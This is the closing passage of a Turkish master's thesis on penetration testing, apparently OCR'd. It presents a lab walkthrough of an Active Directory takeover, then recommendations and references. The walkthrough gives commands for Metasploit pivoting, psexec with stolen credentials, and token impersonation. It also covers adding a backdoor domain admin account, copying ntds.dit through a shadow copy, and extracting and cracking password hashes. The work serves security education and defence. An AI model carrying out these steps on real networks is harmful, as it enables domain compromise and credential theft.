
İstemci03 bilgisayarının ele geçirilmesinden sonra yapılan "post-explatation" işlemleriyle elde edilen "IISuser" kulllanıcı adı ve şifresi, web sunucuna saldırı yapma imkânı doğurmuştur. Saldırı işlemini istemci03 bilgisayarı üzerinden "pivoting" ile yapma denenecektir. Bunun için öncelikle istemci03 bilgisayarında başarılı bir şekilde sömürüsünü yapılan ms17_010 açıklığı tekrar kullanılmıştır. Sömürü gerçekleştikten sonra açılan meterpreter oturumuna IISsunucuya doğrudan erişilemediğinden "*run post/multi/manage/autoroute*" komutunu yazılmıştır. Komutu yazdıktan sonra sömürüsü yapılan istemci03 bilgisayarının ağ kartlarındaki yönlendirmeler tamamlanmıştır. 172.16.1.0/24 ip'li erişimleri meterpreter'ın ilgili oturum katmanını kullanarak istemci03 üzerinden yapmak için meterpreter oturumunu kapatmadan "*background*" komutuyla arka plana alınır. Sonrasında elde edilen kullanıcı adı ve şifre bilgisi kullanılmak üzere geçiş yapılmış olan "psexec" modülüne girilir, ardından sömürü Şekil 6.21'deki gibi başlatılır.



Şekil 6.21: "Meterpreter" katmanına erişim yapılan bilgisayarda "Pivoting".

Psexec modülü başarılı bir şekilde oturum açtıktan sonra Web Sunucusunda bilgi toplamak için "incognito" modülü yüklenir. Sömürüsünü yapılan bilgisayarda etki alanı tarafında daha önce erişim yapmış yetkili bir kullanıcı var mı diye "*list_token –u*" komutuyla bakılır. Şekil 6.22'de gösterildiği gibi "yetkili" adlı "domain admins" grubu kullanıcının "token"'ı, sömürüsü yapılmış olan bilgisayarda kullanılabilir halde bulunmuştur. Bu erişim biletini (token) alabilmek için "*impersonate_token*


example\\yetkili" komutunu çalıştırılır. İşlem sonrasında başarılı sonuç dönerse etki alanı içerisinde "yetkili" kullanıcının haklarına sahip olunmuş demektir. Kullanıcının kim olduğunu anlamak, biletin ele geçirilip geçirilmediğini anlamak için meterpreter katmanından "*shell*" komutuyla Windows sistemine düşerek etki alanı sorgu komutlarına geçiş yapılır. "*whoami*" sorgusuyla "yetkili" kullanıcı olarak erişim yapıldığı gözlemlenmiştir. Testin ilk başında verilmiş olan "yetkisiz" kullanıcı "*net group Domain Admins /add /domain*" komutuyla etki alanı yönetici grubuna üye yapılmıştır. Kalıcılığı sağlamak adına "*net user whitehack Complete2018 /add /domain*" komutuyla "*whitehack*" kullanıcı oluşturulup şifresi "Complete2018" olarak verilmiştir. Yine bu kullanıcı da etki alanı yönetici grubuna üye yapılmıştır.




Şekil 6.22: Etki Alanı yönetici bileti ile yetki yükseltme.

Son aşama olarak etki alanı kontrolcüsü (DC)'ye erişerek, bilgi toplama ve etki alanı veri tabanını (NTDS) ele geçirme çalışmaları yapılacaktır.

Yapılan işlemler sonrasında artık “yetkisiz” kullanıcısı etki alanı sunucusunda oturum açma hakkını elde etmiştir. Uzaktan masaüstü bağlantısı kurarak oturum açma işleminin ardından bilgi toplama ve etki alanı veri tabanına saldırı işlemlerinin nasıl yapıldığı gösterilecektir.




Şekil 6.23: 10.10.10.15 IP’li Etki alanı sunucusuna “Uzak Bağlantı”.



Şekil 6.24: “yetkisiz” kullanıcının etki alanı sunucusundaki sorguları.


Şekil 6.23 uzak masaüstü bağlantısı kurulan etki alanı sunucusunda öncelikle dosya sistemleri gezilerek bilgi toplama işlemleri yapılır. Sonrasında “ntds.dit” ve “system” dosyaları alınarak temsili kurumdaki tüm kullanıcıların parola özetleri ele

geçirilir ve parolası kolay olan kullanıcıların özet değerleri kırılarak diğer sistemler üzerinde giriş yapmaya çalışılır.



Şekil 6.25: "Powershell" ile "WMIC" komutuyla "Gölge Kopya" oluşturma.

Komut satırından gölge kopya almak için öncelikle komut satırının (powershell.exe veya cmd.exe) yönetici haklarıyla çalıştırılması gerekmektedir. Şekil 6.25'te " *wmic shadowcopy call create Volume='c:\'* " komutu ile bilgisayarın işletim sistemi ve sistem dosyalarının var olduğu "c" sürücüsünün gölge kopyası oluşturulmuştur. Gölge kopya oluşturmaktaki amaç, Windows sistemi çalışırken "system32" dosyası içerisinde kopyalama, silme ve değiştirme iznin olmamasıdır. Bu dosyalar üzerindeki işlemler gölge kopya üzerinden yapılmaktadır.



Şekil 6.26: "CMD.EXE" ile "Gölge Kopyası" alınmış sistemden "NTDS" ve "SYSTEM" dosyalarını masaüstüne alma.

Şekil 6.26'da komut satırında gölge kopyanın listesini "*vssadmin.exe List Shadows*" komutuyla gördükten sonra kopyalamak istenilen sistem dosyasının yerini ve kendisini yazıp dosyalar kopyalanır. Kopyalanan ntds.dit ve system dosyalarını Kali Linux'de python betikleriyle işleyerek etki alanı veritabanındaki nesneleri alınır.

Kali Linux bilgisayarında ntds.dit veri tabanını açmak için github.com dan libesedb modülünü kurarak kurulumunu yapılır.

```
root@kali:~# git clone https://github.com/libyal/libesedb.git
Cloning into 'libesedb'...
remote: Counting objects: 6948, done.
remote: Total 6948 (delta 0), reused 0 (delta 0), pack-reused 6948
Receiving objects: 100% (6948/6948), 2.10 MiB | 1.35 MiB/s, done.
Resolving deltas: 100% (5757/5757), done.
```

Şekil 6.27: "Libesedb" dosyasının indirilmesi.

İndirme işleminde sonra kurulum işlemi yapılarak "ntds.dit" içerisindeki tabloları çıkartmak için "*cd esedbtools*" komutuyla esedbtools klasörüne girilir ve "*./esedbexport –t"* komutuyla ntds.dit veritabanı tablolara ayrılır.


```
root@kali:~/libesedb# cd esedbtools/
root@kali:~/libesedb/esedbtools# ./esedbexport -t /root/Desktop/ntds /root/Desktop/ntds/ntds.dit
esedbexport 20180401

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 14.
Exporting table 2 (MSysObjectsShadow) out of 14.
Exporting table 3 (MSysObjids) out of 14.
Exporting table 4 (MSysLocales) out of 14.
Exporting table 5 (datatable) out of 14.
Exporting table 6 (hiddentable) out of 14.
Exporting table 7 (link_history_table) out of 14.
Exporting table 8 (link_table) out of 14.
Exporting table 9 (sdpropcounttable) out of 14.
Exporting table 10 (sdproptable) out of 14.
Exporting table 11 (sd_table) out of 14.
Exporting table 12 (MSysDefrag2) out of 14.
Exporting table 13 (quota_table) out of 14.
Exporting table 14 (quota_rebuild_progress_table) out of 14.
Export completed.
root@kali:~/libesedb/esedbtools/ntdsxtract# python dsusers.py /root/Desktop/ntds.export/datatable /root/Desktop/nt
ds.export/link_table /root/Desktop/temp --passwordhashes --syshive /root/Desktop/ntds/SYSTEM --pwdformat john --lm
outfile /root/Desktop/lm --ntoutfile /root/Desktop/nt

[+] Started at: Sat, 26 May 2018 22:23:46 UTC
[+] Started with options:
        [-] Extracting password hashes
        [-] Hash output format: john
        [-] LM hash output filename: /root/Desktop/lm
        [-] NT hash output filename: /root/Desktop/nt
The directory (/root/Desktop/temp) specified does not exists!
Would you like to create it? [Y/N] y

[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory: '/root/Desktop/temp/offlid.map'
```

Şekil 6.28: "Ntds.dit" dosyasının açılmasıyla çıkan tablolardan parola özeti alma.

Sonrasında "*git clone https://github.com/csababarta/ntdsxtract.git*" komutuyla ntdsxtract dosyası indirilir. "*cd ntdsxtract*" komutuyla dosyasının içerisindeki


“dsusers.py” betiğiyle açılır, ntds.dit dosyasının içindeki tablolardan “link_table” ve “datatable” dosyalarını “SYSTEM” dosyası kullanarak açılır. Açılan dosyaların “lm” ve “ntlm” formatında “john” şifre kırma programına uygun bir şekilde açmak için Şekil 6.28’de belirtilen komutlar terminale yazılır.

“*python dsusers.py /root/Desktop/ntds.export/datatable /root/Desktop/ntds.export/link_table /root/Desktop/temp --passwordhashes --syshive /root/Desktop/SYSTEM --pwdformat john --lmoutfile /root/Desktop/lm --ntoutfile /root/Desktop/nt*”



Şekil 6.29: “Johnny” ile şifre kırma saldırısında daha önce elde edilmiş şifre denemesi.

Daha önceden elde edilen bir etki alanı şifresi denenerek parola özet bilgisiyle doğrulandığını bir Şekil 6.30’da gösterilmiştir.



Şekil 6.30: “Johnny” şifre kırma aracının fonksiyonlarını gösteren arayüz.

Johnny çevrim dışı şifre kırma aracının birçok fonksiyonu bulunmaktadır. Bu kaynakta “john the ripper” başlığında bahsedilmiştir.

Görüldüğü üzere kırılması çok kolay şifreler direk olarak araç tarafından kırılmıştır. Tüm bu işlemler sonrasında sızma testi adımlarının süreci tekrar bilgi toplama ve keşif olaylarıyla diğer sunucu ve bilgisayarlar üzerinde devam etmektedir.

Deney ortamını başarılı bir şekilde ele geçirerek sızma testi adımlarını bitirmiş olunur.

YEDİNCİ BÖLÜM

SONUÇLAR VE ÖNERİLER

Bu araştırmanın temel amacı, güncel siber saldırıların nasıl gerçekleştiğini teorik ve uygulamalı bir biçimde anlatmak, kurum ve kuruluşlarda çalışanların güncel saldırılara ve saldırı araçlarına karşı bilinçlenmesine katkıda bulunmak ve yine siber saldırı öncesinde alınabilecek bazı önlemlerden bahsetmektir.

Günümüz dünyasında neredeyse her şey bilgisayar sistemleri tarafından yönetilmekte, bilginin bilgisayar sistemleri üzerinde depolanması ve farklı ortamlara iletilmesi için bilgisayar sistemleri kullanılmaktadır. Bilginin varlığını koruma, saklama ve bilgiye erişilebilirliği sürdürme gün geçtikçe çok daha zor hale gelmiştir. Bilginin depolanırken gizliliğinin, bütünlüğünün ve erişilebilirliğinin sağlanması bilgi güvenliği anlamında çok büyük önem arz etmektedir. Bilgiyi yetkisiz olarak elde etmeye çalışmak, bilginin bütünlüğünü bozmak veya bilginin erişilebilirliğini ortadan kaldırmaya çalışmak siyah şapkalı bilişim korsanlarının yapmaya çalıştığı işlemlerdir. Dünyada ve ülkemizde bilginin ne kadar değerli olduğu ve saldırganlar tarafından ele geçirilen bilgilerin kişilerde, kurum ve kuruluşlarda ne gibi tahribatlara yol açabileceği, bilgiyi kullanan kişiler tarafından pek önemsenmemektedir. Bunların önüne geçmek adına kurum ve kuruluşlarda siber farkındalık eğitimlerinin verilmesi, veriliyorsa da sayısının artırılması gerekmektedir. Bu farkındalık eğitimlerinin kurum ve kuruluşlarda en yetkisiz personelden en yetkili personele kadar düzenli olarak verilmesi gerekmektedir. Milli siber güvenlik bilincinin oluşması için kamu spotları hazırlanmalı, ülkenin basın ve yayın organlarının da bu konuda görevler alması sağlanmalıdır.

Bilgisayar sistemleri tarafından erişilen internet artık günlük hayatımızın olmazsa olmazlarından biridir. Saldırganlar kurbanlarına çoğunlukla internet ortamından ulaşmaktadır. Bu da demek oluyor ki saldırıların çoğunlukla geldiği nokta internettir. Ayrıca, saldırganlar için sömürülmeye en müsait taraf insani zayıflıklardır.

Öyleyse İnternet saldırganlarından korunmak için gerek kurum kuruluşların çalışan profillerinin gerek internet kullanıcılarının farkındalık seviyesini milli bilinç ile yüksekte tutmamız gerekmektedir.

Kurum ve kuruluş bağlamında bilgisayar sistemlerine düzenli bir şekilde yılda en az 4 defa periyodik olarak güvenlik taraması ve yine yılda en az 2 defa sızma testleri yapılması isabetli olacaktır. Bu testlerin sonuçlarının takip edilerek sıkılaştırılması ve tekrar güvenlik denetimlerinin yapılması gerekmektedir.

Kurumlarda sanallaştırma ortamlarının kurulması -örneğin VDI olarak bilinen Virtual Desktop Infrastracture- ve kullanıcıların bu ünitede oluşturulmuş bir ortamda hareket etmesi iç saldırganları çoğu saldırı vektöründe etkisiz hale getirecektir.

Milli Eğitim bağlamında ülke bazında siber güvenlik ve sızma testi uzmanlığına orta öğretimden başlayarak yönlendirmelerin yapılması, diğer disiplinlere yönelen öğrencilerde de bu farkındalığın oluşturulması gerekmektedir. Üniversite düzeyinde ise özellikle hukuk fakültelerinde zorunlu ders olarak bilişim dersleri verilmelidir. Çünkü bilişim hukukunda oldukça fazla boşluk ve eksik bulunmaktadır. Her geçen gün büyük bir hızla değişen ve gelişen siber dünyada saldırıların önüne geçmek adına uluslararası bilişim hukuk kuralları detaylandırılarak tanımlanmalı ve ülkemizde de bu kurallar çerçevesinde bir bilişim hukuku oturtulmalıdır.

Siber güvenlik ve bilişim teknolojilerinde ulusal anlamda oluşturulacak standardizasyon eylem planları büyük bir hızla gelişen siber dünya göz önüne alınarak birkaç yıllık değil, her yıl yapılmalıdır.

Ülkemizde siber güvenlikle ilgili karar alacak ve bu kararlara uyulması yönünde yaptırım uygulayabilecek yetkinlikte bir kurum oluşturulması veya siber alanda mevcut kurumlardan birinin bu işle görevlendirilmesi milli stratejik siber güvenlik anlamında çok başlılığı ortadan kaldırmada etkili olacaktır.

Kamu kurumlarının bilgi güvenliği politikalarının yöneticilere esneklik göstermemesi gerekmektedir. Üst yapının siber güvenlik uzmanlarının görüş ve önerilerini dinlemek adına siber güvenlik ile ilgili çalışma yapan birimlerin organizasyon şemasına göre yetkin bir yerde olması gerekmektedir.

Milli işletim sisteminin yaygınlaşması gerekmektedir. Dışa bağımlı teknolojilerden uzak durmak gerekmektedir. Milli yazılımların, milli güvenlik duvarlarının, milli aktif cihazların, milli sistemlerin bilgisayar sistemlerinde kullanılmasının yaygınlaştırılması ve teşvik edilmesi gerekmektedir. Siber güvenliğin

her katmanında millileştirme sağlanamadığı takdirde tam anlamıyla milli siber güvenlikten bahsedilemeyecektir. Yabancıların yapmış olduğu yazılımlar, donanımlar ve sistemler kullanıldığı sürece, sistemlerde oluşan istatistiksel durumlar ve önemli bazı veriler yabancılar tarafından bilinecek ve kontrol edilecektir.

Teknolojiyi kullanmaktan çok teknolojiyi geliştiren araştırma geliştirme çalışmaları yapılmalıdır.

Deneyler ve Sonuçlar kısmında anlatılmış olan senaryo dünya tarafından sıklıkla kullanılan işletim sistemlerinden ve sunuculardan yararlanılarak oluşturulmuştur. Deneysel ortam sanallaştırma ünitesinde kurulmuş olduğundan fiziksel ortamdan tasarruf sağlanmıştır. Kurum ve kuruluşlarda da gerek güvenlik açısından gerek fiziksel tasarruf adına sanal ortamların kullanılması tavsiye edilmektedir. Dünyaca kullanılan işletim sistemleri herkesin erişebileceği şekilde dağıtıldığından, bu sistemler üzerinde çok kişi tarafından deneysel işlemler yapılmaktadır. Yani Windows işletim sistemini bir saldırgan kendi ortamında kurup açıklık keşfi yapabilmektedir. Tespit ettiği açıklığa uygun bir açıklık istismar kodu da yazıp başarılı bir sömürme yaparsa bunu dünyadaki aynı işletim sistemine sahip tüm bilgisayarlarda uygulayabilir anlamına gelmektedir. Tez kapsamında dünyaca bilinen bir işletim sistemi ve sunucu açıklığı olan ms17_010 açıklığı ve bazı yapılandırma hatasından kaynaklı olan zafiyetlerden yola çıkılmış ve en sonunda etki alanı ele geçirilmiştir.

Bu düzlemde önerilebilecek husus ise günümüz dünyasında kullanılan işletim sistemlerinin ve sunucuların yaygınlıklarının az olmasının bilinen saldırı türlerine karşı direnç sağlayacağı yönündedir.

KAYNAKLAR

[1] M. S. E. I. C. C. C. CERT/CC Statistics 1988-2005, «CERT/CC Statistics 1988-2005, Mellon Software Engineering Institute, CERT Coordination Center,,» [Çevrimiçi]. Available: CERT/CC Statistics 1988-2005, Mellon Software Engineering Institute, CERT Coordination Center,.

[2] «https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf,» [Çevrimiçi]. Available: https://www.symantec.com/ content/dam/ symantec/docs/reports/istr-22-2017-en.pdf. [Erişildi: 15 7 2018].

[3] A. C. S. S. E. S. S. G. h. Klein, «Klein, A., Cross Site Scripting Explained, Sanctum Security Group, http://crypto.stanford.edu/ cs155/CSS.pdf,,» [Çevrimiçi]. Available: Klein, A., Cross Site Scripting Explained, Sanctum Security Group, http://crypto.stanford.edu/cs155/CSS.pdf,.

[4] «https://news.softpedia.com/news/the-number-of-reported-cyber-attacks-grew-in-2015-500303.shtml,» [Çevrimiçi]. Available: https://news.softpedia.com/ news/the-number-of-reported-cyber-attacks-grew-in-2015-500303.shtml. [Erişildi: 15 7 2018].

[5] Ş. S. Gürol CANBEK, «Bilgi Güvenliği ve Süreçleri Üzerine Bir İnceleme,» *Politeknik Dergisi Journal of Polytechnic Cilt,* cilt 9, no. 3, pp. 165-174, 2006.

[6] E. M. H. M. Awad, «Knowledge Management,» *Journal of Business and Management Sciences*, pp. 40-41, 2004.

[7] «http://www.tarihiolaylar.com/tarihi-olaylar/rosetta-tasi-229,» [Çevrimiçi]. Available: http://www.tarihiolaylar.com/tarihi-olaylar/ rosetta-tasi-229. [Erişildi: 16 4 2018].

[8] D. Salomon, %1 içinde *Date Privacy and Security*, New York, Springer Science & Business Media, 2003, p. 465.

[9] «https://www.devletarsivleri.gov.tr/assets/content/MicroSiteler/Arsiv_ Uzmanlari/kitaplar/osmanli_belgelerinde_siyakat_yazisi.pdf,» [Çevrimiçi]. Available:https://www.devletarsivleri.gov.tr/assets/content/MicroSiteler/

Arsiv_ Uzmanlari/kitaplar/osmanli_belgelerinde_siyakat_yazisi.pdf. [Erişildi: 16 4 2018].

[10] «https://www.iso.org/standard/50297.html,» [Çevrimiçi]. Available: https://www.iso.org/standard/50297.html. [Erişildi: 21 4 2018].

[11] «E-Devlet Uygulamalarında Güvenlik Ve Güvenilirlik Yaklaşımları 4. Çalışma Grubu Sonuç Raporu,» Türkiye Bilişim Derneği, Ankara, 2005.

[12] Ş. S. Yılmaz VURAL, «Kurumsal Bilgi Güvenliği ve Standartları Üzerine Bir İnceleme,» Ankara, 2008.

[13] «https://msdn.microsoft.com/en-us/library/windows/desktop/ms724832 (v=vs.85).aspx,» [Çevrimiçi]. Available: https://msdn.microsoft.com/ en-us/library/windows/desktop/ms 724832(v=vs.85).aspx. [Erişildi: 14 4 2018].

[14] «https://support.microsoft.com/tr-tr/help/13853/windows-lifecycle-fact-sheet,» [Çevrimiçi]. Available: https://support.microsoft.com/tr-tr/help/13853/ windows-lifecycle-fact-sheet. [Erişildi: 30 4 2018].

[15] «http://technet.microsoft.com/en-us/library/cc722416(v=ws.10).aspx,» [Çevrimiçi]. Available: http://technet.microsoft.com/en-us/library/cc722416(v=ws.10).aspx. [Erişildi: 14 4 2018].

[16] «https://linux.org.tr/dagitimlar-kilavuzu/,» [Çevrimiçi]. Available: https://linux.org.tr/dagitimlar-kilavuzu/. [Erişildi: 14 4 2018].

[17] «https://www.offensive-security.com/,» [Çevrimiçi]. Available: https://www.offensive-security.com/. [Erişildi: 14 4 2018].

[18] «https://www.kali.org/about-us/,» [Çevrimiçi]. Available: https://www.kali.org/about-us/. [Erişildi: 14 4 2018].

[19] «https://www.nato.int/docu/review/2013/cyber/timeline/en/index.htm,» [Çevrimiçi]. Available: https://www.nato.int/docu/review/2013/cyber/timeline/en/index.htm. [Erişildi: 16 5 2018].

[20] T. &. A. M. YİĞİT, «Sızma Testleri İçin Bir Model Ağ Üzerinde Siber Saldırı Senaryolarının Değerlendirilmesi. Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi,» cilt 18, no. 1, pp. 14-21, 2014.

[21] R. Jamal, «A survey of cyber attack detection strategies,» *International Journal of Security and Its Applications,* pp. 247-256, 2014.

[22] P. ENGEBRETSON, The basics of hacking and penetration testing: ethical hacking and penetration testing made easy., Elsevier, 2013.

[23] T. WILHELM, Professional penetration testing: Creating and learning in a hacking lab., Newnes, 2013.

[24] A. WHITAKER ve D. P. NEWMAN, Penetration testing and network defense., Cisco Press, 2005.

[25] P. Engebretson, The Basics of Hacking and Penetration Testing, elsevier, 2013.

[26] H. H. Thompson, «Application penetration testing.,» *IEEE Security & Privacy,* cilt 3, no. 1, pp. 66-69, 2005.

[27] D. B. M. D. J. &. S. J. Duggan, « Penetration testing of industrial control systems,» *Sandia National Laboratories,* 2005.

[28] R. LABARGE ve T. MCGUIRE, *Cloud penetration testing,* arXiv preprint arXiv:1301, 2013.

[29] T. J. S. L. a. A. G. Klevinsky, Hack IT: security through penetration testing, Addison-Wesley Professional, 2002.

[30] D. D. G. a. J. Harhorne, «Penetration Testing:A Duet,» [Çevrimiçi]. Available: https://ieeexplore.ieee.org/abstract/document/1176290/. [Erişildi: 16 5 2018].

[31] F. H. J. M. O. N. S. &. Z. S. Holik, *Effective penetration testing with Metasploit framework and methodologies,* In Computational Intelligence and Informatics (CINTI), 2014 IEEE 15th International Symposium on (pp. 237-242). IEEE., 2014.

[32] P. &. P. L. Xiong, «A model-driven penetration test framework for Web applications,» In Privacy Security and Trust (PST),, 17-19 8 2010. [Çevrimiçi]. Available: https://ieeexplore.ieee.org/abstract/document/5593250/. [Erişildi: 16 5 2018].

